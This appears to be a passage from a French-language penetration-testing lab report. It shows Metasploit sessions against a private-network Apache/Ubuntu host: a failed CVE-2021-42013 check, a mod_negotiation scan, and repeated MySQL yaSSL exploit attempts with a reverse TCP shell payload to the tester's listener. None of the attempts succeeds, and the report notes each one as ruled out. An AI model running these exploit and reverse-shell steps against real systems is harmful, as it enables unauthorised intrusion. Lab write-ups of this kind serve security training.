[-] http://192.168.164.134:8080 - The target is not vulnerable to CVE-2021-42013 (requires mod_cgi to be enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
msf6 exploit(multi/http/apache_normalize_path_rce) >
```

La vulnérabilité n’est donc pas exploitable.

Une autre vulnérabilité est essayée.

```
msf6 > info -d auxiliary/scanner/http/mod_negotiation_scanner
[*] Generating documentation for mod_negotiation_scanner, then opening /tmp/mod_negotiation_scanner_doc20240119-101881-7yb424.html in a browser ...
msf6 > use auxiliary/scanner/http/mod_negotiation_scanner
msf6 auxiliary(scanner/http/mod_negotiation_scanner) > set RHOSTS 192.168.164.134/80
RHOSTS => 192.168.164.134/80
msf6 auxiliary(scanner/http/mod_negotiation_scanner) > exploit

[-] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: 192.168.164.134/80
msf6 auxiliary(scanner/http/mod_negotiation_scanner) > set RHOSTS 192.168.164.134/24
RHOSTS => 192.168.164.134/24
msf6 auxiliary(scanner/http/mod_negotiation_scanner) > exploit

[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/mod_negotiation_scanner) > show options

Module options (auxiliary/scanner/http/mod_negotiation_scanner):

   Name      Current Setting     Required  Description
   ----      ---------------     --------  -----------
   FILENAME  index               yes       Filename to use as a test
   PATH      /                   yes       The path to detect mod_negotiation
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    192.168.164.134/24  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80                  yes       The target port (TCP)
   SSL       false               no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                   yes       The number of concurrent threads (max one per host)
   VHOST                         no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

Pas de réaction côté serveur, pas d’accès ouvert et ni crash de celui-ci, cette vulnérabilité semble être écartée également.

Nous allons donc nous attaquer à la machine du serveur.

```
msf6 > search type:exploit platform:ubuntu

Matching Modules
================

   #   Name                                        Disclosure Date  Rank       Check  Description
   -   ----                                        ---------------  ----       -----  -----------
   0   exploit/linux/misc/cve_2020_13160_anydesk    2020-06-16       normal     Yes    AnyDesk GUI Format String Write
   1   exploit/linux/local/netfilter_priv_esc_ipv4  2016-06-03       good       Yes    Linux Kernel 4.6.3 Netfilter Privilege Escalation
   2   exploit/linux/mysql/mysql_yassl_hello        2008-01-04       good       No     MySQL yaSSL SSL Hello Message Buffer Overflow
   3   exploit/linux/http/nginx_chunked_size        2013-05-07       great      Yes    Nginx HTTP Server 1.3.9-1.4.0 Chunked Encoding Stack Buffer Overflow
   4   exploit/linux/ftp/proftp_telnet_iac          2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   5   exploit/linux/samba/setinfopolicy_heap       2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   6   exploit/linux/samba/lsa_transnames_heap      2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   7   exploit/linux/local/sudo_baron_samedit       2021-01-26       excellent  Yes    Sudo Heap-Based Buffer Overflow
   8   exploit/multi/vpn/tincd_bof                  2013-04-22       average    No     Tincd Post-Authentication Remote TCP Stack Buffer Overflow
   9   exploit/linux/local/cve_2022_0995_watch_queue 2022-03-14      great      Yes    Watch Queue Out of Bounds Write
   10  exploit/linux/http/webid_converter           2011-07-05       excellent  Yes    WeBid converter.php Remote PHP Code Injection
   11  exploit/unix/x11/x11_keyboard_exec           2015-07-10       excellent  No     X11 Keyboard Command Injection


Interact with a module by name or index. For example info 11, use 11 or use exploit/unix/x11/x11_keyboard_exec
```

```
msf6 > use exploit/linux/mysql/mysql_yassl_hello
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(linux/mysql/mysql_yassl_hello) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
=>  0   MySQL 5.0.45-Debian_1ubuntu3.1-log


msf6 exploit(linux/mysql/mysql_yassl_hello) > set TARGET 0
TARGET => 0
msf6 exploit(linux/mysql/mysql_yassl_hello) > show options

Module options (exploit/linux/mysql/mysql_yassl_hello):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   3306             yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.164.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   MySQL 5.0.45-Debian_1ubuntu3.1-log



View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/mysql/mysql_yassl_hello) > show options

Module options (exploit/linux/mysql/mysql_yassl_hello):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   3306             yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.164.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   MySQL 5.0.45-Debian_1ubuntu3.1-log



View the full module info with the info, or info -d command.
```


```
msf6 exploit(linux/mysql/mysql_yassl_hello) > exploit

[*] Started reverse TCP handler on 192.168.164.129:4444
exploit
exploit
exploit
exploit
[*] 192.168.164.134:8080 - Trying target MySQL 5.0.45-Debian_1ubuntu3.1-log ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/mysql/mysql_yassl_hello) > exploit

[*] Started reverse TCP handler on 192.168.164.129:4444
[*] 192.168.164.134:8080 - Trying target MySQL 5.0.45-Debian_1ubuntu3.1-log ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/mysql/mysql_yassl_hello) > exploit

[*] Started reverse TCP handler on 192.168.164.129:4444
[*] 192.168.164.134:8080 - Trying target MySQL 5.0.45-Debian_1ubuntu3.1-log ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/mysql/mysql_yassl_hello) > exploit

[*] Started reverse TCP handler on 192.168.164.129:4444
[*] 192.168.164.134:8080 - Trying target MySQL 5.0.45-Debian_1ubuntu3.1-log ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/mysql/mysql_yassl_hello) > exploit

[*] Started reverse TCP handler on 192.168.164.129:4444
[*] 192.168.164.134:8080 - Trying target MySQL 5.0.45-Debian_1ubuntu3.1-log ...
[*] Exploit completed, but no session was created.
```

Après de nombreuses tentatives de reverse_TCP, aucunes n’ont fonctionné, c’est donc une vulnérabilité écartée.

Poursuite de l’attaque du serveur Linux

Start - 2024-01-23 10:30:00
End - 2024-01-23 18:00:00

ip attaquant : 192.168.164.129
ip serveur attaqué : 192.168.164.135



Sources

- Piratage éthique avec Kali GNU Linux et Metasploit (français)

https://book.hacktricks.xyz/v/fr/generic-methodologies-and-resources/pentesting-network